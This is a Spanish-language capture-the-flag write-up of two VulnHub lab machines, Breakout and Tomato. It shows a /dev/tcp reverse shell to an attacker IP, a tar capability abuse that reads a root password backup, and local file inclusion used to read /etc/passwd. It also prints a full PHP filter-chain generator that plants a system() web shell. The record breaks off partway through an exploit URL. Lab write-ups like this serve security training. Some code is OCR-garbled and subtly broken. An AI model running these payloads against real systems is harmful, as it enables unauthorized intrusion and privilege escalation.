Ponemos en este comando para que nos llegue a nuestra maquina atacante la shell reversa

```
bash: connect: connection refused
bash: line 1: /dev/tcp/192.168.1.23/443: Connection refused
[cyber@breakout ~]$ bash -c 'bash -1 >& /dev/tcp/192.168.1.23/443 0>&1' |word char
Sent mail
Use this form to c
```

Ya tenemos la shell reversa:

```
# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.4] 45256
bash: cannot set terminal process group (1180): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$
```

```
bash: no job control in this shell
cyber@breakout:~$ ls
ls
tar
user.txt
cyber@breakout:~$ cat user.txt
cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
cyber@breakout:~$
```

```
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$
```

La herramienta tar sirve para compactar archivos en linux

## Write UPS

Hacemos cd /var y vemos que hay una carpeta de backups:

```
www
cyber@breakout:/var$ ls -la
ls -la
total 56
drwxr-xr-x 14 root root 4096 Oct 19 2021 .
drwxr-xr-x 18 root root 4096 Oct 19 2021 ..
drwxr-xr-x 2 root root 4096 Oct 20 2021 backups
drwxr-xr-x 12 root root 4096 Oct 19 2021 cache
drwxr-xr-x 25 root root 4096 Oct 19 2021 lib
drwxrwsr-x 2 root staff 4096 Apr 10 2021 local
lrwxrwxrwx 1 root root 9 Oct 19 2021 lock → /run/lock
drwxr-xr-x 8 root root 4096 Jan 12 07:04 log
drwxrwsr-x 2 root mail 4096 Oct 19 2021 mail
drwxr-xr-x 2 root root 4096 Oct 19 2021 opt
lrwxrwxrwx 1 root root 4 Oct 19 2021 run → /run
drwxr-xr-x 5 root root 4096 Oct 19 2021 spool
drwxrwxrwt 5 root root 4096 Jan 12 10:05 tmp
drwxr-xr-x 3 root root 4096 Jan 12 07:04 usermin
drwx—— 3 root bin 4096 Jan 12 10:17 webmin
drwxr-xr-x 3 root root 4096 Oct 19 2021 www
cyber@breakout:/var$ cd backups
```

Hacemos cd en backups:

```
www
cyber@breakout:/var$ cd backups
cd backups
cyber@breakout:/var/backups$ ls
ls
cyber@breakout:/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 root root 4096 Oct 20 2021 .
drwxr-xr-x 14 root root 4096 Oct 19 2021 ..
-rw—— 1 root root 17 Oct 20 2021 .old_pass.bak
cyber@breakout:/var/backups$
```

El usuario es root pero con la herramienta tar podemos ver lo que hay en el fichero

Ahora con este comando creamos un archivo para leer lo que no podemos leer siendo usuarios sin root:

```
user.txt
cyber@breakout:~$ ./tar -cf clave.tar /var/backups/.old_pass.bak
```

El contenido se guardara en clave.tar

```
cyber@breakout:~$ ls
ls
clave.tar
tar
user.txt
```

Ahora tenemos el archivo descomprimido y siendo propietarios:

## Write UPS

```
user.txt
cyber@breakout:~$ tar xvf clave.tar
tar xvf clave.tar
var/backups/.old_pass.bak
cyber@breakout:~$ ls
ls
clave.tar
tar
user.txt
var
cyber@breakout:~$ cd var
cd var
cyber@breakout:~/var$ ls
ls
backups
cyber@breakout:~/var$ cd backups
cd backups
cyber@breakout:~/var/backups$ ls
ls
cyber@breakout:~/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 cyber cyber 4096 Jan 12 10:36 .
drwxr-xr-x 3 cyber cyber 4096 Jan 12 10:36 ..
-rw----- 1 cyber cyber 17 Oct 20 2021 .old_pass.bak
```

```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
```

Ahora hacemos un cat 

Ahora que tenemos la flag podemos iniciar este script para ser root:

```
root
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@breakout:/home/cyber/var/backups# whoami
whoami
root
root@breakout:/home/cyber/var/backups# cd .
cd .
root@breakout:/home/cyber/var/backups# cd ..
cd ..
root@breakout:/home/cyber/var# ls
ls
backups
```

```
backups
root@breakout:/home/cyber/var# cd /root
cd /root
root@breakout:~# ls
ls
r00t.txt
```

Hacemos un cat al archivo rOOt.txt:

Write UPS

```
root@breakout:~# cat root.txt  
cat r00t.txt  
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}
```

Y ya tenemos el final de esta máquina.

**Name: Tomato: 1**

Date release: 14 Sep 2020

Author: SunCSR Team

Series: Tomato

Dificultad: Medium

<https://www.vulnhub.com/entry/tomato-1,557/>

Comenzamos como siempre analizando cual es la ip de nuestra maquina.

```
└──(kali㉿kali)-[/usr/share/exploitdb]  
└─$ nmap -sn 192.168.232.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 06:43 EST  
Nmap scan report for 192.168.232.2  
Host is up (0.0093s latency).  
Nmap scan report for 192.168.232.136  
Host is up (0.0017s latency).  
Nmap scan report for 192.168.232.156  
Host is up (0.0016s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.37 seconds
```

Y hacemos un escaneo de puertos para ver cuales de ellos se encuentran abiertos,

```
└──(kali㉿kali)-[/usr/share/exploitdb]  
└─$ sudo nmap -sS --min-rate 5000 -sCV --open -n -Pn -p- -oN Ports  
192.168.232.156  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 06:35 EST  
Nmap scan report for 192.168.232.156  
Host is up (0.00082s latency).
```


## Write UPS

```
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tomato
2211/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 d2:53:0a:91:8c:f1:a6:10:11:0d:9e:0f:22:f8:49:8e (RSA)
|   256 b3:12:60:32:48:28:eb:ac:80:de:17:d7:96:77:6e:2f (ECDSA)
|_  256 36:6f:52:ad:fe:f7:92:3e:a2:51:0f:73:06:8d:80:13 (ED25519)
8888/tcp  open  http     nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Private Property
|_http-title: 401 Authorization Required
MAC Address: 00:0C:29:3B:73:D8 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.62 seconds
```

En el puerto 80 tenemos la imagen de un tomate

## Write UPS



Vamos a hacer un control exhaustivo de los directorios ya que lo único que he podido encontrar ha sido un formulario para el cual no tengo credenciales en el puerto 2211. Para ello utilizaremos el siguiente comando.

```
└──(kali㉿kali)-[/usr/share/exploitdb]
  └─$ dirb http://192.168.232.156/ -w
    /usr/share/seclists/Discovery/Web-Content/common.txt -t 20


-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Feb 13 07:59:57 2024
URL_BASE: http://192.168.232.156/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: NOT forcing an ending '/' on URLs
OPTION: Not Stopping on warning messages
```

Write UPS

```
-----  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://192.168.232.156/ ----  
==> DIRECTORY: http://192.168.232.156/antibot_image/  
+ http://192.168.232.156/index.html (CODE:200|SIZE:652)  
+ http://192.168.232.156/server-status (CODE:403|SIZE:280)  
  
---- Entering directory: http://192.168.232.156/antibot_image/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
    (Use mode '-w' if you want to scan it anyway)  
  
-----  
END_TIME: Tue Feb 13 08:00:08 2024  
DOWNLOADED: 9224 - FOUND: 2
```

El Directorio más interesante es /antibot\_image/



---

	<a href="#">Parent Directory</a>	-
	<a href="#">antibot.php</a>	2020-07-10 06:37 6.7K
	<a href="#">assets/</a>	2020-08-12 10:23 -
	<a href="#">dashboard/</a>	2020-08-12 10:23 -
	<a href="#">functions/</a>	2020-08-12 10:23 -
	<a href="#">guide/</a>	2020-08-12 10:23 -
	<a href="#">info.php</a>	2020-09-07 02:23 286
	<a href="#">language/</a>	2020-08-12 10:23 -
	<a href="#">license.txt</a>	2020-03-18 16:56 18K
	<a href="#">readme.txt</a>	2020-08-12 10:23 2.4K
	<a href="#">Screenshot-1.jpg</a>	2020-03-18 16:56 70K
	<a href="#">Screenshot-2.jpg</a>	2020-03-18 16:56 60K
	<a href="#">Screenshot-3.jpg</a>	2020-03-18 16:56 35K
	<a href="#">settings/</a>	2020-03-18 16:56 -
	<a href="#">table/</a>	2020-08-12 10:23 -
	<a href="#">uninstall.php</a>	2020-03-18 16:56 1.1K

---

Si miramos el código fuente de info.php podemos encontrar lo siguiente:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Document</title>
7 </head>
8 <body>
9 <!-- <?php include $_GET['image']; -->
10
11 </body>
12 </html>
13
14
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
16 <html xmlns="http://www.w3.org/1999/xhtml"><head>
17 <style type="text/css">
18 body {background-color: #666; color: #333; font-family: sans-serif}
```

## Write UPS

podemos indicar que image tenga como valor /etc/passwd

```
999 </p>
1000 <p>If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.</p>
1001 </td></tr>
1002 </table>
1003 </div></body></html>root:x:0:0:root:/root:/bin/bash
1004 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
1005 bin:x:2:2:bin:/bin:/usr/sbin/nologin
1006 sys:x:3:3:sys:/dev:/usr/sbin/nologin
1007 sync:x:4:65534:sync:/bin:/sync
1008 games:x:5:60:games:/usr/games:/usr/sbin/nologin
1009 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
1010 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
1011 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
1012 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
1013 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
1014 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
1015 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
1016 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
1017 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
1018 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
1019 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
1020 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
1021 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
1022 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
1023 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
1024 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
1025 syslog:x:104:108:,,,:/home/syslog:/bin/false
1026 apt:x:105:65534:,,,:/nonexistent:/bin/false
1027 messagebus:x:106:10:,,,:/var/run/dbus:/bin/false
1028 uidd:x:107:111:,,,:/run/uidd:/bin/false
1029 tomato:x:1000:1000:Tomato,,,:/home/tomato:/bin/bash
1030 sshd:x:108:65534:,,,:/var/run/sshd:/usr/sbin/nologin
1031 ftp:x:109:117:ftt daemon,,,:/srv/ftp:/bin/false
1032
1033
```

Sin embargo vamos a traspolar esto a nuestra consola con curl y vamos a filtrar para que solo aparezca nuestro contenido esencial.

```
curl -s -X GET
'http://192.168.232.156/antibot_image/antibots/info.php?image=/etc/hosts'
| grep "</body></html>" -A 1000 | sed 's/</body></html>//'
```

Vamos a acceder de otra manera al bash con el siguiente codigo py

Write UPS

```
└──(kali㉿kali)-[~/Desktop/tomato]
└─$ cat pwned.py
#!/usr/bin/env python3
import argparse
import base64
import re

# - Useful infos -
#
# https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-php-filters
# https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT
# https://gist.github.com/loknop/b27422d355ea1fd0d90d6dbc1e278d4d

# No need to guess a valid filename anymore
file_to_use = "php://temp"

conversions = {
    '0':
        'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2',
    '1':
        'convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4',
    '2':
        'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921',
    '3':
        'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO_6937.8859_4|convert.iconv.IBM868.UTF-16LE',
    '4':
        'convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE',
    '5':
        'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2',
```

## Write UPS

```
'6':  
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.CSI  
BM943.UCS4|convert.iconv.IBM866.UCS-2',  
'7':  
'convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-1  
03.850|convert.iconv.PT154.UCS4',  
'8': 'convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2',  
'9': 'convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB',  
'A': 'convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213',  
'a':  
'convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.  
T.61-8BIT|convert.iconv.865.UCS-4LE',  
'B': 'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000',  
'b':  
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF000  
30010|convert.iconv.CSIBM1008.UTF32BE',  
'C': 'convert.iconv.UTF8.CSISO2022KR',  
'c': 'convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2',  
'D':  
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM  
932.SHIFT_JISX0213',  
'd':  
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK  
.BIG5',  
'E':  
'convert.iconv.IBM860.UTF16|convert.iconv.ISO-IR-143.ISO2022CNEXT',  
'e':  
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UTF16.EUC-JP  
-MS|convert.iconv.ISO-8859-1.ISO_6937',  
'F':  
'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP95  
0.SHIFT_JISX0213|convert.iconv.UHC.JOHAB',  
'f':  
'convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213',  
'g':  
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.'
```

## Write UPS

```
CP936|convert.iconv.IBM-932.UTF-8',
  'G': 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90',
  'H':
'convert.iconv.CP1046.UTF16|convert.iconv.IS06937.SHIFT_JISX0213',
  'h':
'convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv
.GB13000.UTF16BE|convert.iconv.864.UTF-32LE',
  'I':
'convert.iconv.L5.UTF-32|convert.iconv.IS088594.GB13000|convert.iconv.BIG5
.SHIFT_JISX0213',
  'i':
'convert.iconv.DEC.UTF-16|convert.iconv.IS08859-9.ISO_6937-2|convert.iconv
.UTF16.GB13000',
  'J': 'convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4',
  'j':
'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JO
HAB|convert.iconv.CP950.UTF16',
  'K': 'convert.iconv.863.UTF-16|convert.iconv.IS06937.UTF16LE',
  'k': 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2',
  'L':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6
937|convert.iconv.OSF00010100.UHC',
  'l':
'convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MS
CP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE',
  'M': 'convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF
16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T',
  'm': 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.
CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949',
  'N': 'convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4',
  'n':
'convert.iconv.IS088594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF
32BE.MS936|convert.iconv.OSF00010004.T.61',
  'O':
```

## Write UPS

```
'convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775',
    'o':
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-4LE.OSF05010001|convert.iconv.IBM912.UTF-16LE',
    'P':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB',
    'p':
'convert.iconv.IBM891.CSUNICODE|convert.iconv.IS08859-14.IS06937|convert.iconv.BIG-FIVE.UCS-4',
    'q':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.GB.K.CP932|convert.iconv.BIG5.UCS2',
    'Q':
'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2',
    'R':
'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EU_CJP-WIN|convert.iconv.L10.UCS4',
    'r':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.ISO-IR-99.UCS-2BE|convert.iconv.L4.OSF00010101',
    'S':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS',
    's': 'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90',
    'T':
'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103',
    't': 'convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS',
    'U': 'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943',
    'u': 'convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61',
    'V':
'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB',
```

## Write UPS

```
'v':  
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.U  
TF16.EUCTW|convert.iconv.ISO-8859-14.UCS2',  
'w':  
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS  
932.MS936',  
'w': 'convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE',  
'X': 'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932',  
'x': 'convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS',  
'Y':  
'convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.  
iconv.UHC.CP1361',  
'y': 'convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT',  
'Z':  
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BI  
G5HKSCS.UTF16',  
'z': 'convert.iconv.865.UTF16|convert.iconv.CP901.IS06937',  
'/':  
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UT  
F-8|convert.iconv.CSISOLATIN6.UCS-4',  
'+':  
'convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv  
.ISIRI3342.ISO-IR-157',  
'=': ''  
}  
  
def generate_filter_chain(chain, debug_base64 = False):  
  
    encoded_chain = chain  
    # generate some garbage base64  
    filters = "convert.iconv.UTF8.CSISO2022KR|"  
    filters += "convert.base64-encode|"  
    # make sure to get rid of any equal signs in both the string we just  
    generated and the rest of the file  
    filters += "convert.iconv.UTF8.UTF7|"
```

Write UPS

```
for c in encoded_chain[::-1]:
    filters += conversions[c] + " | "
    # decode and reencode to get rid of everything that isn't valid
base64
    filters += "convert.base64-decode|"
    filters += "convert.base64-encode|"
    # get rid of equal signs
    filters += "convert.iconv.UTF8.UTF7|"
if not debug_base64:
    # don't add the decode while debugging chains
    filters += "convert.base64-decode"

final_payload = f"php://filter/{filters}/resource={file_to_use}"
return final_payload

def main():

    # Parsing command line arguments
    parser = argparse.ArgumentParser(description="PHP filter chain
generator.")

    parser.add_argument("--chain", help="Content you want to generate.
(you will maybe need to pad with spaces for your payload to work)",
required=False)
    parser.add_argument("--rawbase64", help="The base64 value you want to
test, the chain will be printed as base64 by PHP, useful to debug.",
required=False)
    args = parser.parse_args()
    if args.chain is not None:
        chain = args.chain.encode('utf-8')
        base64_value =
base64.b64encode(chain).decode('utf-8').replace("=", "")
        chain = generate_filter_chain(base64_value)
        print("[+] The following gadget chain will generate the following
code : {} (base64 value: {})".format(args.chain, base64_value))
```

## Write UPS

```
    print(chain)
if args.rawbase64 is not None:
    rawbase64 = args.rawbase64.replace("=", "")
match = re.search("^(A-Za-z0-9+/])*$", rawbase64)
if (match):
    chain = generate_filter_chain(rawbase64, True)
    print(chain)
else:
    print ("[-] Base64 string required.")
    exit(1)

if __name__ == "__main__":
    main()
```

Con esto podemos pasar a base 64 un fragmento de codigo que sirva para tomar el control de la cmd de la maquina.

```
[kali㉿kali] [~/Desktop/tomato]
$ python3 pwned.py --chain '<?php system($_GET["cmd"]); ?>' 
[+] The following gadget chain will generate the following code : <?php system($_GET["cmd"]); ?> (base64 value: PD9waHAgc3IzdGtKCRfR0VUwyjbWQ1XSk7ID8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-103.850|convert.iconv.PT154.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv
```

por ejemplo con la siguiente url

```
http://192.168.232.156/antibot_image/antibots/info.php?image=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-